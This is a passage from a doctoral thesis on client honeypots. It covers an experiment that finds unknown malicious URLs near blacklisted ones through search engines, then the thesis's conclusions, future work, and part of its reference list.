Jsunpack-n provides additional functions for SpiderMonkey [60], which is an implementation of a JavaScript emulator. That is, it compares de-obfuscated content that is plain text to the original signature and detects exploit code strings in obfuscated web contents.

[1]A zero-pixel iframe is typically hidden in a redirection code.

7.2.2 Experiment of structural neighborhood URL lookup

I experimentally investigated the effectiveness of my proposed method by using actual blacklisted URLs. In my experiment, the developed system crawled both seed URLs and neighborhood URLs and inspected web contents indicated by those URLs to determine whether they were malicious. I conducted this process three times, at two-week intervals, to discover the change in the number of URLs identified. Anti-virus applications and jsunpack-n were installed on other VMs. Stractural neighborhood URL lookup and URL inspection took about half a day and about two days respectively in this experiment.

File inspection was conducted by a de-obfuscation/exploit-detection tool (i.e., jsunpack-n 0.3.2c), and five anti-virus applications (i.e., *NOD32 Antivirus 4*, *Kaspersky Internet Security 2010*, *Symantec Norton AntiVirus*, *TrendMicro Virus-Buster 2011 Cloud*, and *ClamAV*) were prepared. I regard a URL detected by at least one anti-virus application as a malicious URL.

This was a small-scale experiment, but the results may indicate what percentage of URLs located in the neighborhood of known malicious URLs are unknown malicious ones.

Search engine result

First, I extracted blacklist URLs registered at malwaredomainlist.com [36] from 2010.7.1 to the present to use as seed URLs. As mentioned above, the procedure of seed URL collection, structural neighborhood URL lookup, and URL inspection was conducted three times, at two-week intervals. The reason why repeated trials are conducted is updating both seed URLs and search engine repository as time progresses, therefore we can obtain various types of URLs on repeated trials.

In the results, 12.6% of search query responses included one or more neighborhood URLs. However, the remaining responses were not indexed in search engines. I assume this was because some websites had already vanished or were out of the scope of the search engine indexing. In this experiment, I retrieved the top 200 URLs from the search API responses. Only 0.97% of the search query responses had more URLs than the upper limit. Meanwhile, the number of seed URLs increased in both the second and third trial because public blacklists are kept up-to-date and I used the latest version of the blacklist in each trial.

Table 7.2. Blacklist URLs and neighborhood URLs generated by my method

Date	# Blacklist URLs	# Neighborhood URLs	# Total Inspected URLs
2010.11.22	11,702	47,628	59,330
2010.12.6	12,295	50,353	62,648
2010.12.20	12,866	54,677	67,543

According to the increase in the number of seed URLs, the number of neighborhood URLs also increased. Table 7.2 shows the number of collected URLs for my experiment.

The structural neighborhood URL lookup uses two search engine APIs: *Yahoo V2 search* [87] and *Bing search* [34]. We can thus collect various candidate URLs from diversified sources (i.e., multiple search engines).

Inspection results

The statuses of crawled URLs are shown in Table 7.3. Although I used all the latest URLs registered since 2010.7.1, only 10 – 13% of the seed URLs were active. Moreover, the percentage of URLs corresponding to malware infection may be less than that of active URLs because websites that hosted malicious web contents in the past may have already been fixed. Naturally, my method cannot determine whether a vanished URL or its web content was malicious. Although most blacklisted URLs tended to have already vanished, many neighborhood URLs retrieved by the search engine tended to be active. The reason is that the search engine crawler checks the status of a URL and determines whether to eliminate the index for that URL from the results based on its status.

The number of newly detected malicious URLs is shown in Table 7.4. My experimental results showed that the number of unknown malicious URLs discovered by my method was more than twice the number of seed blacklist URLs. In addition, the percentages of newly identified URLs in the second and third trials were 83.0 and 54.6%, respectively. This result indicates that repeated inspection can identify newly created malicious URLs because candidate URLs retrieved from a search engine's index are updated daily, according to the increasing num-

Table 7.3. URL status

Date	Type	DNS error or connect fail (%)	HTTP success (%)	HTTP error (40x or 50x) (%)
2010.11.22	Blacklist	81.1	13.2	5.6
	Neighborhood	18.2	79.8	1.9
2010.12.6	Blacklist	80.2	13.5	6.1
	Neighborhood	19.5	76.4	4.0
2010.12.20	Blacklist	85.0	10.7	4.2
	Neighborhood	35.0	62.0	2.9

Table 7.4. Detection results

Date	Type	Detected
2010.11.22	Blacklist	222
	Neighborhood	402
2010.12.6	Blacklist	231
	Neighborhood	622
2010.12.20	Blacklist	164
	Neighborhood	278
Total (unique)	Blacklist	388
	Neighborhood	1,057

ber of mutated malicious URLs.

There is a difference between the detection coverage of each detection method. HCH can detect drive-by download attacks by monitoring internal system behavior. Anti-virus applications can detect malicious code strings through their signatures and mainly focus on malware executable files. Jsunpack-n first unpacks obfuscated JavaScript to plain text. Because it conducts signature matching after unpacking obfuscated content, its detection accuracy is generally higher than that of simple signature matching. However, advanced Javascript obfuscation and interference-analysis techniques increase the false-negatives in signature-

Table 7.5. Difference in coverage between dynamic analysis and static analysis
A: HCH detected, B: jsunpack-n detected, C: anti-virus detected.

Detection method	# Identified URLs
Any ($D_A \cup D_B \cup D_C$)	1,445
D_A	338
D_B	789
D_C	1,020
$D_A - D_A \cap D_B - D_A \cap D_C$	36
$D_B - D_A \cap D_B - D_B \cap D_C$	298
$D_C - D_A \cap D_C - D_B \cap D_C$	545

matching-based detection. The difference in coverage between each detection method is shown in Table 7.5. The overall number of URLs detected by each method and the number of URLs detected only by each method and not by the others are shown. URLs detected by only HCH are not detected by other signature-based detection methods. The results show that my system can detect a zero-day exploitation. URLs that trigger drive-by download infections, where an exploitation detected by HCH or an exploit code is included in web content (i.e., $D_A \cup D_B$), make up 62.2% of all detected URLs. URLs that could lead to click-download infection, where a file download by click-action is identified as malware by anti-virus applications (i.e., $D_C - D_A \cap D_C - D_B \cap D_C$), make up 37.8% of all detected URLs.

Divergence search engine results

Table 7.6 shows duplications in search engine results. According to their individual algorithms for indexing web pages, search engines have different web repositories from each other. The percentage of neighborhood URLs in each search engine result is approximately proportional to the percentage of detected URLs. However, the search results greatly differed from each other for suspicious web spaces. Moreover, almost all the identified malicious URLs did not have a common source, i.e., were not extracted by the same search engine. Thus, we can

Table 7.6. URL coverage of search engines in suspicious web space
S_A: Yahoo V2 search API, S_B: Bing search API.

	Neighborhood (%)	Detection (%)
$S_A - S_A \cap S_B$	32.4	28.1
$S_B - S_A \cap S_B$	61.3	71.4
$S_A \cap S_B$	6.4	1.4

Table 7.7. Examples of malicious neighborhood URLs

Seed URL	Created URL substring	Intersection	Neighborhood malicious URL
http://*xxx*.info/gray/codebase/_hollo.exe	*xxx*.info *xxx*.info/gray/ *xxx*.info/gray/codebase/	FQDN	http://**xxx.info**/media/help/Thumbplay.php http://**xxx.info**/order/ http://**xxx.info**/order/login.php
http://*yyy*.ru/credo/ela/l.php http://*yyy*.ru/credo/icon/stat.php	*yyy*.ru *yyy*.ru/credo/ *yyy*.ru/credo/ela/ *yyy*.ru/credo/icon/	FQDN, substring of path name	http://**yyy.ru/credo/ela/**img1.php?s=i708 http://**yyy.ru/credo/ela/**img1.php?s=i900 http://**yyy.ru/credo/ela/**img1.php?s=i933
		Private suffix domain	http://www.**yyy.ru**/credo/ela/index.php
http://dsplms.*zzz*.cc/t/go.php?sid=1 http://balation.*zzz*.cc/c/index.php ...	*zzz*.cc dsplms.*zzz*.cc dsplms.*zzz*.cc/t/ balation.*zzz*.cc balation.*zzz*.cc/c/	Private suffix domain	http://1.tredomain.**zzz.cc**/1/load.php? http://antivirus-upd.**zzz.cc**/1/pdf.php http://expa43.**zzz.cc**/bl3/

retrieve a large number of candidate URLs by using different search engines.

Locality of neighborhood

Examples of malicious neighborhood URLs are shown in Table 7.7. Intersections between seed URLs and neighborhood malicious URLs are the sub domain names, directory names, file names, and URL parameters in these results.

The number of malicious URLs located in the neighborhood of another malicious URL is shown in Fig. 7.4. I discovered 699 FQDNs and 352 private suffix domains.About 40% of the identified URLs were single URLs on each FQDN (upper left of Fig. 7.4), i.e., there are no neighborhood malicious URLs on th e same FQDN. However, about 14% of indentified URLs were single URLs on each private suffix domain (lower left of Fig. 7.4). The reason for this difference is that there are many FQDNs in parts of shared domains (e.g., dynamic DNS service), and these domains have different FQDNs but the same privat e suffix domain.





Figure 7.4. Degree of neighborhood
Distribution of URLs contained in specific FQDN/private suffix domain. X-axis indicates number of URLs contained in same FQDN/private suffix domain.

The line indicating private suffix domain in Fig. 7.4 shifts to the right of the line indicating FQDN because of these shared domains. The 14% *stand-alone* malicious URLs represents two patterns: detected seed URLs having no neighborhood URL, and detected neighborhood URLs having an already vanished seed URL. One specific FQDN contained 212 URLs (upper right of Fig. 7.4). The proposed method should be able to effectively collect a group of malicious URLs in the same neighborhood. Typical patterns of discovered malicious neighborhood are shown in Fig. 7.5.



Domain element
Path element
Active malicious URL in seed blacklist
Non-active URL in seed blacklist
Newly identified malicious URL
.ru
.xxx
credo/
ela/
.cc
.yyy
.com
zzz
xed/
Malicious URLs located in same directory
Malicious URLs located under same private suffix
Newly created malicious URLs neighboring disposed URLs

Figure 7.5. Discovered malicious neighborhoods

Effectiveness of proposed method

One way to evaluate my proposed method is to check how many newly detected malicious URLs are already listed in public blacklists. The more URLs discovered than are listed by public blacklists, the more effective my proposed method. Obviously, newly identified URLs in this experiment were not registered in the seed blacklist. The number of newly discovered unknown malicious URLs was several times that of original blacklist URLs. I checked how many of the identified URLs were registered in the latest version of the seed blacklist on 2011.1.26 and found that none of them were.

Another famous public blacklist is Google Safe Browsing [20]. Safe Browsing provides hash values of malicious URLs, so I investigated how many URLs identified by my method were included in a Google Safe Browsing hash list. Only 16 of the identified URLs were included in the list. These results show that an adversary can avoid being registered in a conventional public blacklist by creating many mutated URLs. However, neighborhood-search-based URL inspection can discover potential malicious URLs that are not registered by public blacklists.

Ref. [79] surveyed discover rates of URL selection methods such as keyword serach and spam URL. I compared proposed method and other URL selection methods in the viewpoint of inspection effort in Table 7.8.

Table 7.8. Discover rates of URL selection methods

Method	# inspection URL	# discovered URL	Discover rate
Keyword search	175,362	253	0.14 %
Spam URL	11,460	19	0.16 %
Structural neighborhood URL lookup	92,365	1,057	1.14 %

Keyword search used keywords related with *adult*, *music*, *news* and *warez* categories in Ref. [79].

7.2.3 Discussion of structural neighborhood URL lookup

Avoidance of proposed method by new domain creation

If an adversary creates a new domain to avoid blacklisting, my proposed method cannot discover URLs on that domain. Domain registration for a criminal aim often occurs continually, so some registrars strictly review this registration. With the new domain registration requirements, it will be more difficult for adversaries to operate as they did before. The requirement that registrants must submit paper documentation will make setting up domains a more costly and time-consuming process. Considering this, it will not be easy for adversaries to avoid my proposed detection method.

Controversial domain filtering

Domain filtering is effective for malicious domains created by an adversary for criminal purposes. However, collateral damage to legitimate websites or URLs is unavoidable when shared domains are filtered. Therefore, we should check whether a specific domain is shared when we apply domain filtering. It is not easy to determine whether a specific domain is a shared domain.

7.3. Summary

By focusing on the locality of malicious URLs, I proposed a structural neighborhood URL lookup which is an effective method for discovering malicious URLs by using search engines. Known blacklisted malicious URLs have already vanished; in contrast, unknown malicious URLs neighboring them are still active. My experimental results showed that my proposed method can discover more than twice the number of unknown malicious URLs as the number of known malicious URLs in a blacklist. By carrying out in-depth analysis and repeated trials, it is possible to discover newly created malicious unknown URLs. My designed system is simple and easy to develop because detection methods such as client honeypots, JavaScript analyzers, and anti-virus applications are available for free or as common commercial tools.

Chapter 8

Conclusion

This study focused on a countermeasure to malware infection in consideration of the critical role malware plays as the infrastructure of a cyber attack. An infiltrative intrusion detection technique using a honeypot solves many problems that conventional intrusion detection techniques have: difficulty of network-level detection, validation of accuracy, and privacy issues of real victim users. This study investigated recent exploitation techniques for drive-by downloads, which are the main infection vectors for malware in current cyber space, and it reviewed existing honeypots in Chapters 3 and 4.

On the basis of adversarial techniques mentioned in Chapter 3 and existing honeypots mentioned in Chapter 4, I enumerated requirements of client honeypots: detection precision, inspection performance, information collection, safeguarding, and camouflaging. I enumerated the primary requirements for designing and implementing a client honeypot: detection precision, inspection performance, information collection, safeguarding, camouflaging, and seed URL selection in Chapter 5. After considering a qualitative comparison between high-interaction and low-interaction honeypots in terms of requirements, I determined that high-interaction honeypots have the appropriate architecture to use with drive-by downloads. To improve the advantages and strengthen the weaknesses of high-interaction systems, I proposed measures corresponding to the individual requirements. First, I proposed stepwise detection in multiple phases of exploitation for the detection precision. The combinational result of stepwise detection identified various patterns of exploitation. In particular, even though memory corruption based exploitations are only probabilistically successful, my stepwise detection can detect a failed exploitation that is not detectable with conventional detection techniques. I proposed two approaches to achieve high-inspection performance and safeguarding,: 1) a multi-honeypot-agent OS, and 2) a multi-browser-process. The first approach employs a distributed and autonomous honeypot system for scalability. The second approach provides process-level execution in a virtually isolated environment in order to reduce OS overhead. By combining both multi-OS and multi-process conditions, my system performs 30 to 80 times faster than that under the single OS/single process condition. To collect precise information, my system coordinates both network-based events (HTTP transactions) and host-based events (DOM structures on web browser) to identify complex URL graph structures. In the experiment, my system newly discovered 759 URLs of exploit sites and 1,622 URLs of malware distribution sites in the back-end of 1,392 landing URLs. For camouflaging, my honeypot is based on a high-interaction system performing as an actual victim with vulnerable applications. In addition, my client honeypot disperses launching points on various IP addresses of ISPs through a reverse load-balancer.

I confirmed the feasibility of my client honeypot implementation and disclosed the properties of observed malicious websites and collected malware executables in Chapter 6. In particular, my investigation result revealed various hosting structures of malicious URLs and aggregated malware distribution networks. Small malware distribution networks and stand-alone malicious websites have a tendency to be comparatively unstable. In contrast, large malware distribution networks are comparatively stable. Moreover, if we filter the top ten passive referenced URLs that are backend-core websites, we can defeat about 85% of detected malicious URLs without filtering each detected URL. These properties are expected to be useful in taking appropriate and scalable countermeasures to malicious websites.

By focusing on the locality of malicious URLs, I proposed a structural neighborhood URL lookup which is an effective method for discovering malicious URLs by using search engines in Chapter 7. Known blacklisted malicious URLs have already vanished; in contrast, unknown malicious URLs neighboring them are still active. My experimental results showed that my proposed method can discover more than twice the number of unknown malicious URLs as the number of known malicious URLs in a blacklist. By carrying out in-depth analysis and repeated trials, it is possible to discover newly created malicious unknown URLs. My designed system is simple and easy to develop because detection methods such as client honeypots, JavaScript analyzers, and anti-virus applications are available for free or as common commercial tools.

The proposed methods improved the external network environment such as IP address randomization and structural neighborhood URL lookup based on adversary strategies, which indicates they were highly effective in my experiments. Nevertheless, it is necessary to continuously improve or update my methodologies in order to deal with the changing strategies of adversaries. However, I assume that these methods will mean that the current strategies adversaries use are no longer cost-effective. These methods will impose on adversaries a management and/or monetary cost to circumvent them. The general mechanisms of OSs mean that the proposed methods will be useful in intrusion detection systems and security forensics to improve the host environment.

Chapter 9

Future work

Many studies have produced countermeasures to vulnerabilities as an aspect of software engineering; however, they have not achieved a fundamental solution that improves system robustness. Many Java vulnerabilities on any OS are universally exploitable because they are a type of API misuse that can gain unauthorized access to the system and perform without memory corruption. Moreover, return-oriented programming (ROP) circumvents recent memory protection mechanisms in Windows 7 and 8. There are many Java exploit codes and also exploit codes with ROP registered in online databases (e.g., Metasploit [41]). Therefore, I forecast that new vulnerabilities of software will be continuously abused from now on. Malware infection will continue to play a major role in cyber attacks in the future, so infiltrative observation by using honeypots focused on malware infection is a complementary way to counter cyber attacks. In this chapter, I discuss the future direction of anti-malware infection research and countermeasures.

9.1. For sustainable observation

New applications and communication services are continually being introduced, and adversaries will continue to look for faults in a target system to establish infection vectors. My proposed stepwise detection can detect exploitations even if exploitations fail. A failed exploitation is a clear sign of an unknown infection vector; i.e., an unknown vulnerability targeting other types or versions of applications on a victim system. Based on this important knowledge, we should preferentially analyze these failed exploitations and update the honeypot environment (e.g., installing corresponding vulnerable versions of web browsers or plug-ins) in a timely manner. The proposed methods designed for an internal host environment are applicable to the latest Windows platform because they utilize common middleware (i.e., filesystem, registry, browser control interface and Win32 subsystem). The proposed methods designed for an external network environment are universally applicable to any honeypot environment, because they are independent of a honeypot platform. The cycle of detecting exploitation and updating the environment enables the honeypot to perform sustainable observation for the latest malware infection activity.

9.2. Trade-off between cost and benefit: Increasing cost of cyber attack

Security research is a competition between the attack side and the defense side, and unfortunately, it is difficult to completely eliminate cyber attacks as long as computer systems have valuable information. There are trade-offs for the adversary between the attack cost and the obtained benefit. The attack cost represents a monetary cost and a time cost. For example, to maintain the malicious websites, an adversary must spend money to maintain servers and domains, and must spend a lot of time to carefully monitor them for security inspections. If my defensive technologies increase the attack cost, the obtained benefit will become inadequate to compensate for the attack cost, and an adversary might give up on conducting attacks.

9.3. Sharing security datasets

Cyber attacks have become dramatically commercial and specialized in recent years, for example, *Pay-per-install* [8] and *Exploit-as-a-Service* [21]. To counter these organized cyber crime syndications, security engineers and researchers should develop a close collaborative relationship. The most important thing is to share actual security datasets. Although KDDCup99 [32] and CAIDA dataset [9] are used in the evaluation o anomaly detectors, the evaluation is still difficult due to the lack of *ground truth*. In addition, because communication datasets contains actual user communication, the datasets must require that payloads be removed or IP addresses be masked. In contrast, a honeypot can produce a dataset with grand truth (e.g., malicious URL and also the reason why it is malicious). Moreover, there are no actual users on honeypot systems, so the privacy issue is not a concern with datasets obtained on honeypot systems. Datasets collected by a honeypot can be applied to provide other security countermeasures such as learning-based detection; therefore, honeypots and other countermeasure are complementary to each other. *Honeynet project* [78], *Shadow server* [72], *Wepawet* [85], and *Anubis* [4] also promote dataset sharing for research purposes or actual countermeasures in order to encourage security research and countermeasures.

I have already provided a dataset for academic study groups at events such as the anti-Malware Engineering Workshop (MWS) [3] and the International Workshop on Security (IWSEC) [30], and many anti-malware ideas and technologies were proposed. We instituted a new Japanese Chapter of the Honeynet Project in cooperation with members of the Nippon CSIRT Association (NCA) in 2012, and we will contribute to sharing security knowledge, datasets, and tools to the global honeypot research community.

9.4. Evidence of compromise

A high interaction honeypot basically performs as a real victim. Information obtained by a honeypot on the internal environment indicates individual pieces of evidence of compromise (i.e., hash value of malware, file name, registry, IP address, and domain name), which are called Indicators of Compromise (IOC). Traditional methods of identifying security abuses or incidents do not work sufficiently; e.g., signature-based detection methods can easily be avoided by adversaries. OpenIOC [56] organizes evidence of compromise and provides it to relevant groups in order to improve the understanding, discovery, and sharing of security intelligence. Cyber Observable eXpression (CybOX [48]) also provides a common structure for representing both network-level and host-level cyber observables (actually OpenIOC is a subset of CybOX). Structured and normalized representation must accelerate sharing and exchanging security information. Information obtained by a honeypot is suitable for providing these cyber security expressions, because it contains the procedure of a compromise without noise.

9.5. Diversified honeypot collaboration for complicated attack cycle

Cyber attack specialization and collaboration (Pay-Per-Install [8], Exploit-as-a-Service [21]) have become complicated and sophisticated. Therefore, conventional observation systems may only be able to observe certain aspects in the attack cycle in the future. This study discussed an observation system for web-based malware infection as the current main infection vector. After compromising the target host, adversaries steal personal or credential information and use it for secondary cyber attacks, for example, to compromise a website using the credentials of the website administrator. To observe the entire attack cycle, we should consider a collaborative observation system using various diversified honeypot deployments that camouflage various services employed in cyber attacks.

References

[1] Mitsuaki Akiyama, Takanori Kawamoto, Masayoshi Shimamura, Teruaki Yokoyama, Youki Kadobayashi, and Suguru Yamaguchi. A proposal of metrics for botnet detection based on cooperative behavior. In *Proceedings of the 2007 International Symposium on Application and the Internet (SAINT2007) workshops*, 2007.

[2] Starr Andersen. Part3: Memory protection technologies. `http://technet.microsoft.com/en-us/library/bb457155.aspx`.

[3] anti Malware engineering WorkShop (MWS) 2012. `http://www.iwsec.org/mws/2012/`.

[4] Anubis. `http://analysis.seclab.tuwien.ac.at/`.

[5] Michael Bailey, Evan Cooke, Farnam Jahanian, Andrew Myrick, and Sushant Sinha. Practical darknet measurement. In *Proceedings of the 40th Annual Conference on Information Sciences and Systems*, 2006.

[6] Gregory Blanc, Daisuke Miyamoto, Mitsuaki Akiyama, and Youki Kadobayashi. Characterizing obfuscated javascript using abstract syntax trees: Experimenting with malicious scripts. In *Proceedings of the 2012 IEEE Workshops of International Conference on Advanced Information Networking and Applications (WAINA)*, 2012.

[7] Brian E. Brewington and George Cybenko. How dynamic is the web? In *Proceedings of the 9th international World Wide Web conference on Computer networks : the international journal of computer and telecommunications networking*, 2000.

[8] Juan Caballero, Chris Grier, Christian Kreibich, and Vern Paxson. Measuring Pay-per-Install: The Commoditization of Malware Distribution. In *Proceedings of the the 20th USENIX Security Symposium*, 2011.

[9] CAIDA. Caida data. `http://www.caida.org/data/`.

[10] Cyber Clean Center. `https://www.ccc.go.jp`.

[11] Clam AntiVirus. http://www.clamav.net/.

[12] CleanMX. http://support.clean-mx.de/clean-mx/viruses.

[13] CNNMoney. Grum takedown: '50 http://money.cnn.com/2012/07/19/technology/grum-spam-botnet/index.htm.

[14] Kevin Coogan, Sumya Debray, Tasneem Kaochar, and Gregg Townsend. Automatic static unpacking of malware binaries. In *Proceedings of the 2009 16th Working Conference on Reverse Engineering (WCRE2009)*, 2009.

[15] Richard S. Cox, Steven D. Gribble, Henry M. Levy, and Jacob Gorm Hansen. A safety-oriented platform for web applications. In *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, SP '06. IEEE Computer Society, 2006.

[16] Angelo Dell'Aera. Low-interaction honeyclient thug.

[17] ENISA. Proactive detection of security incidents: Honeypots. http://www.enisa.europa.eu/media/press-releases/new-report-by-eu-agency-enisa-on-digital-trap-honeypots-to-detect-cyber-attacks.

[18] Eric Gerds. Plugindetect. http://www.pinlady.net/PluginDetect/contact/.

[19] Jan Gobel and Thorsten Holz. Rishi: identify bot contaminated hosts by irc nickname evaluation. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets (HotBots'07)*, 2007.

[20] Google. Safe browsing api. http://code.google.com/apis/safebrowsing/.

[21] Chris Grier, Lucas Ballard, Juan Caballero, Neha Chachra, Christian J. Dietrich, Kirill Levchenko, Panayiotis Mavrommatis, Damon McCoy, Antonio Nappa, Andreas Pitsillidis, Niels Provos, M. Zubair Rafique, Moheeb Abu Rajab, Christian Rossow, Kurt Thomas, Vern Paxson, Stefan Savage, and Geoffrey M. Voelker. Manufacturing Compromise: The Emergence of Exploit-as-a-Service. In *Proceedings of the 19th ACM Conference on Computer and Communication Security*, 2012.

[22] Blake Hartstein. jsunpack-n. https://code.google.com/p/jsunpack-n/.

[23] Hex-Rays. Ida. http://www.hex-rays.com/products/ida/index.shtml.

[24] Jason Hiser, Anh Nguyen-Tuong, Michele Co, Matthew Hall, and Jack W. Davidson. Ilr: Where'd my gadgets go? In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, 2012.

[25] hphosts online. http://hosts-file.net/.

[26] Galen Hunt and Doug Brubacher. Detours: Binary interception of win32 functions. In *the 3rd USENIX Windows NT Symposium*, 1999.

[27] IANA - Internet Assigned Numbers Authority. http://www.iana.org/.

[28] IETF Network Working Group. RFC1738 Uniform Resource Locators (URL). http://www.ietf.org/rfc/rfc1738.txt.

[29] Ali Ikinci. Monkey-spider. http://monkeyspider.sourceforge.net/.

[30] IWSEC. http://www.iwsec.org/2012/.

[31] Gregoire Jacob, Ralf Hund, Christopher Krugel, and Thorsten Holz. Jackstraws: picking command and control connections from bot traffic. In *Proceedings of the 20th USENIX conference on Security*, 2011.

[32] KDD Cup 99. http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html.

[33] Zhichun Li, Yi Tang, Yinzhi Cao, Vaibhav Rastogi, Yan Chen, Bin Liu, and Clint Sbisa. Webshield: Enabling various web defense techniques without client side modifications. In *Proceedings of the Network and Distributed System Security Symposium*, 2011.

[34] MSDN Library. Bing api. http://msdn.microsoft.com/en-us/library/dd900818.aspx.

[35] Long Lu, Vind Yegneswaran, Phillip Porras, and Wenke Lee. Blade: an attack-agnostic approach for preventing drive-by malware infection. In *17th ACM conference on Computer and communications security*, 2010.

[36] Malware domain List. http://malwaredomainlist.com/.

[37] MalwareBlacklist. http://www.malwareblacklist.com/.

[38] MalwarePatrol. http://www.malware.com.br/.

[39] Lorenzo Martignoni, Mihai Christodorescu, and Somesh Jha. Omniunpack: Fast, generic, and safe unpacking of malware. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2007.

[40] McAfee. Siteadvisor. http://www.siteadvisor.com/.

[41] The metasploit project. Metasploit penetration testing framework. http://www.metasploit.com/framework/modules/.

[42] Microsoft. Battling the rustock threat. http://www.microsoft.com/en-us/download/details.aspx?id=26673.

[43] Microsoft. /gs (buffer security check). http://msdn.microsoft.com/en-US/library/vstudio/8dbf701c.aspx.

[44] Microsoft. Msrt october '12 - nitol: Counterfeit code isn't such a great deal after all. http://blogs.technet.com/b/mmpc/archive/2012/10/15/msrt-october-12-nitol-counterfeit-code-isn-t-such-a-great-deal-after-all.aspx.

[45] Microsoft. What is user account control? http://windows.microsoft.com/en-US/windows7/What-is-User-Account-control.

[46] Microsoft. What we know (and learned) from the waledac takedown. http://blogs.technet.com/b/mmpc/archive/2010/03/15/what-we-know-and-learned-from-the-waledac-takedown.aspx.

[47] MITRE. Common vulnerabilities and exposures (cve). http://cve.mitre.org/.

[48] MITRE. Cybox cyber observable expression. http://cybox.mitre.org/.

[49] Alexander Moshchuk, Tana Bragin, Steven D. gribble, and Henry M. Levy. A crawler-based study of spyware on the web. In *13th Annual Network and Distributed System Security Symposium (NDSS)*, 2006.

[50] Alexander Moshchuk, Tanya Bragin, Damien Deville, Steven D. Gribble, and Henry M. Levy. Spyproxy: execution-based detection of malicious web content. In *Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium*, SS'07. USENIX Association, 2007.

[51] mozilla. Xulrunner. `https://developer.mozilla.org/En/XULRunner`.

[52] Mozilla Project. Public suffix list. `http://publicsuffix.org/`.

[53] MSDN. IWebBrowser2 Interface. http://msdn.microsoft.com/en-us/library/aa752127

[54] Jose Nazario. The conficker cabel announced. `http://ddos.arbornetworks.com/2009/02/the-conficker-cabel-announced/`.

[55] Jose Nazario. Phoneyc: A virtual client honeypot. In *LEET'09: Proceedings of the 3rd Usenix Workshop on Large-Scale Exploits and Emergent Threats*, 2009.

[56] OpenIOC. Openioc: An open framework for sharing threat intelligence sophisticated. `http://www.openioc.org/`.

[57] Dean Edwards' JavaScript Packer. `http://dean.edwards.name/packer/`.

[58] Vasilis Pappas, Michalis Polychronakis, and Angelos D. Keromytis. Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, 2012.

[59] Herbert Potzl. Linux-vserver. http://linux-vserver.org/.

[60] Mozilla Project. Spider monkey (javascript-c) engine. `http://www.mozilla.org/js/spidermonkey`.

[61] The Honeynet Project. Cuckoo - automated malware analysis. `http://honeynet.org/project/Cuckoo`.

[62] The Honeynet Project. Dionaea. `http://honeynet.org/project/Dionaea`.

[63] The Honeynet Project. Glastopf. `http://honeynet.org/project/Glastopf`.

[64] The Honeynet Project. Nepenthes. `http://honeynet.org/project/nepenthes`.

[65] Niels Provos and Thorsten Holz. *Virtual honeypots: from botnet tracking to intrusion detection.* Addison-Wesley Professional, first edition, 2007.

[66] Niels Provos, Panayiotis Mavrommatis, Moheeb Abu Rajab, and Fabian Monrose. All your iframes point to us. In *SS'08: Proceedings of the 17th conference on Security symposium*, pages 1–15, Berkeley, CA, USA, 2008. USENIX Association.

